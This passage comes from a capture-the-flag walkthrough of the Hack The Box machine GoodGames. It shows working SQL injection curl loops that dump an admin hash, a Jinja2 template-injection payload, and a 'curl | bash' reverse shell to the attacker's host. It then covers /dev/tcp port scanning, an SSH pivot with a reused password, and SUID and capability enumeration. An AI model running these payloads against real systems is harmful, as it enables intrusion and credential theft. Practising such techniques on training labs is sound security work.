limit 0,1-- -&password=foo123" | grep -i "welcome" | sed 's/^ *//g' | cut -d'>' -f2 | tr -d '</h2'       '<SNIP>
Welcome ADMINISTRABLE_ROLE_AUTHORIZATIONS
2. Now if I select a differnt limit. limit 8,1 for example. I will get the 8th table.
3. ▷ curl -s -X POST http://10.10.11.130/login --data "email=foo@foo.com' UNION SELECT 1,2,3,table_name from information_schema.tables
limit 8,1-- -&password=foo123" | grep -i "welcome" | sed 's/^ *//g' | cut -d'>' -f2 | tr -d '</h2'        '<SNIP>
Welcome COLUMN_PRIVILEGES
4. Back to the for loop. If I pipe the this grep after the for loop. I will get all the tables iterated 1 by 1 in a list.
```

For Loop

12. **This for loop is on steroids. We are iterating through all 82 tables at once using the for loop and using regex to clean the output.**

```
1. ▷ for i in $(seq 0 100); do echo "[+] For the number $i: $(curl -s -X POST http://10.10.11.130/login --data "email=foo@foo.com' UNION
SELECT 1,2,3,table_name from information_schema.tables limit $i,1-- -&password=foo123" | grep -i "welcome" | sed 's/^ *//g' | cut -d'>' -f2
| tr -d '</h2')"; done

'Response Output:
-------------------------------------------
[+] For the number 0: Welcome ADMINISTRABLE_ROLE_AUTHORIZATIONS
[+] For the number 1: Welcome APPLICABLE_ROLES
[+] For the number 2: Welcome CHARACTER_SETS
[+] For the number 3: Welcome CHECK_CONSTRAINTS
[+]<SNIP>
```

SQL targeted tables query

13. **Instead of getting back so many tables we could specifiy we only want the tables from `main`**

```
1. ▷ for i in $(seq 0 100); do echo "[+] For the number $i: $(curl -s -X POST http://10.10.11.130/login --data "email=foo@foo.com' UNION
SELECT 1,2,3,table_name from information_schema.tables where table_schema=\"main\" limit $i,1-- -&password=foo123" | grep -i "welcome" |
sed 's/^ *//g' | cut -d'>' -f2 | tr -d '</h2')"; done
'Response Output:
[+] For the number 0: Welcome blog
[+] For the number 1: Welcome blog_comments
[+] For the number 2: Welcome user

2. Now we only get the tables we are looking for. Instead of a bunch of other random tables that are not important to our search. Databases
can be gigantic and this is a way to narrow our search.
```

SQL columns query using For Loop

14. **Lets request the columns using our curl for loop.**

```
1.  ▷ for i in $(seq 0 100); do echo "[+] For the number $i: $(curl -s -X POST http://10.10.11.130/login --data "email=foo@foo.com' UNION
SELECT 1,2,3,column_name from information_schema.columns where table_schema=\"main\" and table_name=\"user\"limit $i,1-- -&password=foo123"
| grep -i "welcome" | sed 's/^ *//g' | cut -d'>' -f2 | tr -d '</h2')"; done
'Respone Ouput:
[+] For the number 0: Welcome email
[+] For the number 1: Welcome id
[+] For the number 2: Welcome name
[+] For the number 3: Welcome password
```

Credential `superadministrator`


Dumping admin hash

15. **Dumping the admin hash**

```
1. The tr regex command was not going to work because it was removing some characters from the dumped admin hash so I replaced it with a
cut command.
2.  ▷ for i in $(seq 0 100); do echo "[+] For the number $i: $(curl -s -X POST http://10.10.11.130/login --data "email=foo@foo.com' UNION
SELECT 1,2,3,group_concat(name,0x3a,email,0x3a,password) from user limit $i,1-- -&password=foo123" | grep -i "welcome" | sed 's/^ *//g' |
cut -d'>' -f2 | cut -d'<' -f1)"; done
'Response Output:
[+] For the number 0: Welcome admin:admin@goodgames.htb:2b22337f218b2d82dfc3b6f77e7cb8ec
3. SUCCESS, we have the admin hash. If this was kerberos we could pass the hash but it is Linux. The hash is MD5 which is easily crackable.
4. Lets crack it with crackstation.net
5. |2b22337f218b2d82dfc3b6f77e7cb8ec|md5|superadministrator|
6. SUCCESS, admin:superadministrator
```

16. **How to spot an MD5 hash**

```
1. If you are not sure just do a character count
2. ▷ echo -n "2b22337f218b2d82dfc3b6f77e7cb8ec" | wc -c
32
3. MD5 hashes always have 32 characters.
4. You can also verify it with python
```




This time we find a *Server Side Template Injection*

17. **Enumearating the login page for** `admin:superadministrator`

```
1. http://internal-administration.goodgames.htb/index
2. To the right click on settings and type 'hello' a random date and fake phone number and click save all.
3. You will see the input reflected in the settings, obviously. Ok, now do the same thing but we are going to test for an SSTI. Change the
username to {{7*7}} and if it multiplies these numbers and puts them in the username field we have an verified SSTI.
4. SUCCESS
```

SSTI guide: `PayloadsAllTheThings`

18. **PayloadAllTheThings probably has the best information on Server Side Template injections.**




```
1. https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection
2. Then click "Jinja2 Remote Code Execution"
3. Then grab the payload {{ self.__TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}
4. Then paste it where the username goes like you did for the proof of concept with {{7*7}}
5. SUCCESS
```

We are in a container! =(

If we take the payload and replace `id` with `hostname -I` you will see we are currently interacting with a Docker container. `Which means we need to escape the container before we even begin our enumeration and eventual privesc to root`

```
1. Yup we are definitely in a container.
>>> {{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('hostname -I').read() }}
172.19.0.2
admin
admin@goodgames.htb
2. PoC ping to our self using tcpdump.
3. sudo tcpdump -i tun0 icmp
4. {{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('ping -c 4 10.10.14.4').read() }} <<< Put this in the username field. Refer to the image above. Not the one with the monkey the one above that.
5. The Proof Of Concept attack was a success.
```

We will use curl method payload

20. Create an `index.html` file with the a bash reverse shell one liner inside

```
1. index.html
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.4/443 0>&1
2. chmod 755 index.html
3. Send the payload with a curl command piped to bash
4. {{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('curl 10.10.14.4 | bash').read() }}
5. You have to login as admin:superadministrator. Then click settings. It will take you to this link "http://internal-administration.goodgames.htb/settings" and then put in the SSTI payload with the curl command, click save all. The Curl payload will request index.html and trigger a reverse bash shell.
6. SUCCESS
```

Enumeration as Root in Docker Container

21. We are Root of the Docker container

```
1. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.10.11.130 58196
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@3a453ab39d3d:/backend# whoami
whoami
root
2. Upgrade the shell
3. SUCCESS
4. root@3a453ab39d3d:/backend# cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 9 (stretch)"
NAME="Debian GNU/Linux"
VERSION_ID="9"
VERSION="9 (stretch)"
5. root@3a453ab39d3d:/backend# id
uid=0(root) gid=0(root) groups=0(root)
6. root@3a453ab39d3d:/backend# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         172.19.0.1      0.0.0.0         UG    0      0        0 eth0
172.19.0.0      0.0.0.0         255.255.0.0     U     0      0        0 eth0
```

```
7. root@3a453ab39d3d:/backend# uname -a
Linux 3a453ab39d3d 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64 GNU/Linux
8. root@3a453ab39d3d:/backend# ip a | grep inet
    inet 127.0.0.1/8 scope host lo
    inet 172.19.0.2/16 brd 172.19.255.255 scope global eth0
9. We are able to get the flag.
10. root@3a453ab39d3d:/backend# cat /home/augustus/user.txt
f949b87bbec29e0dfc445c29c21ac167
```

Time Stamp `01:28:00`

Container Escape

- #pwn_container_escape_example_HTB_GoodGames

22. **S4vitar is able to deduce that there is no users on the box with sudoers privileges or a home directory. Augustus is in the docker container through a shared mount point. This is the best way I can describe it.**

```
1. To find out if this is true do the following commands.
2. root@3a453ab39d3d:/backend# cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
3. root@3a453ab39d3d:/backend> mount | grep home
/dev/sda1 on /home/augustus type ext4 (rw,relatime,errors=remount-ro)
4. This is exactly what is happening. There is no home directory on the container. I think '/dev/sda1' is being shared as a home directory.
5. fdisk -l <<< Fail, fdisk is disabled.
6. ▷ df -h | grep -v tmpfs
7. root@3a453ab39d3d:/backend# cd /tmp
8. root@3a453ab39d3d:/tmp# echo '' > /dev/tcp/172.19.0.1/80
9. root@3a453ab39d3d:/tmp# echo $?
0 <<< This is saying the port is open
10. root@3a453ab39d3d:/tmp# ip a | grep inet
    inet 127.0.0.1/8 scope host lo
    inet 172.19.0.2/16 brd 172.19.255.255 scope global eth0
11. root@3a453ab39d3d:/tmp# (echo '' > /dev/tcp/172.19.0.1/81) 2>/dev/null
12. root@3a453ab39d3d:/tmp# echo $?
1 <<< A 1 means the port is closed.
13. root@3a453ab39d3d:/tmp# (timeout 1 bash -c "echo '' > /dev/tcp/172.19.0.1/81" 2>/dev/null) && echo "[+] Port is Open" || echo "[-] Port is Closed"
14. Very simple and elegant bash one liner to determine if a certain port is open or close on a target.
15. root@3a453ab39d3d:/tmp# (timeout 1 bash -c "echo '' > /dev/tcp/172.19.0.1/81" 2>/dev/null) && echo "[+] Port is Open" || echo "[-] Port is Closed"
[-] Port is Closed
root@3a453ab39d3d:/tmp# (timeout 1 bash -c "echo '' > /dev/tcp/172.19.0.1/80" 2>/dev/null) && echo "[+] Port is Open" || echo "[-] Port is Closed"
[+] Port is Open
```

Bash Scripting practice

- #pwn_Linux_transfer_file_in_base64_to_target
- #pwn_Exfiltration_base64_wrapper_htb_goodgames
- #pwn_base64_Encodedupload_files_to_target_Linux_server
- #pwn_Linux_upload_files_to_target_base64_encoded
- #pwn_Linux_transfer_files_in_base64_to_target

23. **Let's make a cool little bash port scanner.**

```
1. ▷ touch portScan_goodgames.sh
2. ▷ chmod 744 portScan_goodgames.sh
3. ▷ code portScan_goodgames.sh &> /dev/null & disown
[1] 87653
4. ▷ base64 -w 0 portScan_goodgames.sh; echo
IyEvdXNyL2Jpbi9lbnYgYmFzaAojIFNjcmlwdCB0byBlbnVtZXJhdGUgdGhlIHBvcnRzIG9uIEhUQiBHb29kZ2FtZXMKIyBUaGVyZSBhcmUgNjU1MzUgcG9ydHMKCmZ1bmN0aW9uIGN
0cmxfYygpewogICAgZWNobyAtZSAiXG5cbiR7cmVkQ29sb3VyfVsrXSAke2VuZENvbG91cn0gJHt5ZWxsb3dDb2xvdXJ9RXhpdGluZyB0aGUgZnVuY3Rpb24uLi4ke2VuZENvbG91cn
1cbiIKICAgIHRwdXQgY25vcm07IGV4aXQgMQp9CgojIENUUkwgKyBjCnRyYXAgY3RybF9jIEllOVAoKIyBDb2xvcnMKZ3JlZW5Db2xvdXI9IlxlWzA7MzJtXDAzM1sxbSIKZW5kQ29sb
3VyPSJcMDMzWzBtXGVbMG0iCnJlZENvbG91cj0iXGVbMDszMW1cMDMzWzFtIgpibHVlQ29sb3VyPSJcZVswOzM0bVwwMzNbMW0iCnllbGxvd0NvbG91cj0iXGVbMDszM21cMDMzWzFt
IgpwdXJwbGVDb2xvdXI9IlxlWzA7MzVtXDAzM1sxbSIKdHVycXVvaXNlQ29sb3VyPSJcZVswOzM2bVwwMzNbMW0iCmdyYXlDb2xvdXI9IlxlWzA7MzdtXDAzM1sxbSIKCnRwdXQgY2l
2aXMKZm9yIHBvcnQgaW4gJChzZXEgMSAxMDAwKTsgZG8KICAgIHRpbWVvdXQgMSBiYXNoIC1jICJlY2hvICIgcnID4gL2Rldi90Y3AvMTcyLjE5LjAuMS8kcG9ydCIgMj4vZGV2L251bG
wgJiYgZWNobyAiWytdIFBvcnQgaXMgT3BlbiIgJgpkb25lOyB3YWl0CnRwdXQgY25vcm0=
5. Take this entire base64 encoded string and put it on the target as portscan.sh
6. I guess we do not need the double quotes or -n after echo because it will not cat the file into portscan.sh.
7. root@3a453ab39d3d:/tmp# echo
IyEvdXNyL2Jpbi9lbnYgYmFzaAojIFNjcmlwdCB0byBlbnVtZXJhdGUgdGhlIHBvcnRzIG9uIEhUQiBHb29kZ2FtZXMKIyBUaGVyZSBhcmUgNjU1MzUgcG9ydHMKCmZ1bmN0aW9uIGN
0cmxfYygpewogICAgZWNobyAtZSAiXG5cbiR7cmVkQ29sb3VyfVsrXSAke2VuZENvbG91cn0gJHt5ZWxsb3dDb2xvdXJ9RXhpdGluZyB0aGUgZnVuY3Rpb24uLi4ke2VuZENvbG91cn
1cbiIKICAgIHRwdXQgY25vcm07IGV4aXQgMQp9CgojIENUUkwgKyBjCnRyYXAgY3RybF9jIEllOVAoKIyBDb2xvcnMKZ3JlZW5Db2xvdXI9IlxlWzA7MzJtXDAzM1sxbSIKZW5kQ29sb
3VyPSJcMDMzWzBtXGVbMG0iCnJlZENvbG91cj0iXGVbMDszMW1cMDMzWzFtIgpibHVlQ29sb3VyPSJcZVswOzM0bVwwMzNbMW0iCnllbGxvd0NvbG91cj0iXGVbMDszM21cMDMzWzFt
IgpwdXJwbGVDb2xvdXI9IlxlWzA7MzVtXDAzM1sxbSIKdHVycXVvaXNlQ29sb3VyPSJcZVswOzM2bVwwMzNbMW0iCmdyYXlDb2xvdXI9IlxlWzA7MzdtXDAzM1sxbSIKCnRwdXQgY2l
2aXMKZm9yIHBvcnQgaW4gJChzZXEgMSAxMDAwKTsgZG8KICAgIHRpbWVvdXQgMSBiYXNoIC1jICJlY2hvICIgcnID4gL2Rldi90Y3AvMTcyLjE5LjAuMS8kcG9ydCIgMj4vZGV2L251bG
wgJiYgZWNobyAiWytdIFBvcnQgaXMgT3BlbiIgJgpkb25lOyB3YWl0CnRwdXQgY25vcm0= | base64 -d > portscan.sh
8. You can not edit in the docker container.
9. root@3a453ab39d3d:/tmp# nano portscan.sh
```

```
bash: nano: command not found
root@3a453ab39d3d:/tmp# vi portscan.sh
bash: vi: command not found
root@3a453ab39d3d:/tmp# vim portscan.sh
bash: vim: command not found
root@3a453ab39d3d:/tmp# mousepad portscan.sh
bash: mousepad: command not found
root@3a453ab39d3d:/tmp# notepad portscan.sh
bash: notepad: command not found
9. root@3a453ab39d3d:/tmp# ./portscan.sh
[+] Port 22 - Open
[+] Port 80 - Open
10. SUCCESS, we found port 22 is open. lol, We could have easily guessed that but it is learning scripting that was the bonus here. Lets try to ssh as agustus using that superadministrator password from earlier.
```

Pivot to augustus via SSH

24. **pivot to augustus**

```
1.  root@3a453ab39d3d:/tmp# sshpass -p 'superadministrator' ssh augustus@172.19.0.1
bash: sshpass: command not found
2. root@3a453ab39d3d:/tmp# ip a | grep inet
    inet 127.0.0.1/8 scope host lo
    inet 172.19.0.2/16 brd 172.19.255.255 scope global eth0
3. Doh, no sshpass on target. Notice 172.0.0.2 that is the docker gateway.
4. SUCCESS!
5. root@3a453ab39d3d:/tmp# ssh augustus@172.19.0.1
The authenticity of host '172.19.0.1 (172.19.0.1)' can not be established.
ECDSA key fingerprint is SHA256:AvB4qtTxSVcB0PuHwoPV42/LAJ9TlyPVbd7G6Igzmj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.19.0.1' (ECDSA) to the list of known hosts.
augustus@172.19.0.1s password: 'superadministrator'
Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
6. augustus@GoodGames:~$ export TERM=xterm
7. augustus@GoodGames:~$ whoami
augustus
8. augustus@GoodGames:~$ cat /home/augustus/user.txt
f949b87bbec29e0dfc445c29c21ac167
```

Enumeration as Agustus and begin Privesc

25. **Enumerate as Agustus**

```
1. We were in the 'br-99993f3f3b6b' segement of the network
2. augustus@GoodGames:~$ ip a | grep "3:" -A2
3: br-99993f3f3b6b: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:9c:a4:54:55 brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.1/16 brd 172.19.255.255 scope global br-99993f3f3b6b
--
    link/ether 02:42:6b:a3:0d:01 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
4. At least we have escaped the container.
5. augustus@GoodGames:~$ ip a | grep "inet 10"
    inet 10.10.11.130/24 brd 10.10.11.255 scope global eth0
6. There is no sudo on this box. That is interesting.
7. augustus@GoodGames:~$ sudo -l
-bash: sudo: command not found
8. augustus@GoodGames:~$ id
```

```
uid=1000(augustus) gid=1000(augustus) groups=1000(augustus)
9. We are not in 'lxd' or 'docker' group so we can not abuse those privileges to gain root.
10. augustus@GoodGames:~$ uname -a
Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64 GNU/Linux
11. augustus@GoodGames:~$ cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 11 (bullseye)"
NAME="Debian GNU/Linux"
VERSION_ID="11"
VERSION="11 (bullseye)"
12. Finding the OS version for this Server was pretty much impossible until we were able to ssh in as augustus. Header grabbing the SSH
version was not possible either because no information was being leaked unless you log in successfully with the passphrase. This is the
best server I have seen for keeping information leakage to a minimum.
13. augustus@172.19.0.1s password: 'superadministrator'
Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64
```

SUIDs not vulnerable to GTFObins

26. **Enumeration as augustus continued...**

```
1. We have the sudo password so su, sudo, mount could have worked but sudo is disabled so that stops many suid attacks.
2. Here is a perm 4000 suid list that is normal and not likely vulnerable to SUID attack unless you have the sudo password. Then maybe they
will work.
3. augustus@GoodGames:~$ find / -perm -4000 -user root -ls 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/fusermount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/su
```

- `#pwn_PATH_Exportadd_paths_to_access_packages_on_compromised_targets`
- `#pwn_PATH_add_paths_on_target_victim_machine_HTB_goodgames`

Add to the victim server's `$PATH`

27. **How to expand the $PATH to include more directories on a target. To give you the attacker access to binaries like getcap.**

```
1. augustus@GoodGames:~$ which getcap
2. augustus@GoodGames:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
3. First, you echo your own path.
4. $ echo $PATH
5. Copy it and add it to path on the victims server. Very simple.
6. augustus@GoodGames:~$ export
PATH="/root/.poetry/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/sbin:/usr/lib/jvm/default/bin:/usr/bin/site_perl:/usr/bin/vendor_perl:/usr/
bin/core_perl:/usr/lib/rustup/bin:/usr/local/bin:/usr/bin:/usr/sbin:/sbin:/usr/sandbox:/root/.local/bin:/usr/lib"
7. augustus@GoodGames:~$ echo $PATH
8. augustus@GoodGames:~$ which getcap
/usr/sbin/getcap
9. augustus@GoodGames:~$ getcap -r / 2>/dev/null
/usr/bin/ping cap_net_raw=ep
10. Now we get access to getcap.
11. augustus@GoodGames:~$ which pkexec <<< This is a bad Linux vulnerability right now. Exploited with Pwnkit
```

Abusing flawed mounting practices

28. **The practice of creating containers as root (necessary in many cases), and then mounting a directory to that container can pose serious risk to a network. Of course there are other factors like weak credentials, lack of WAF, etc...**

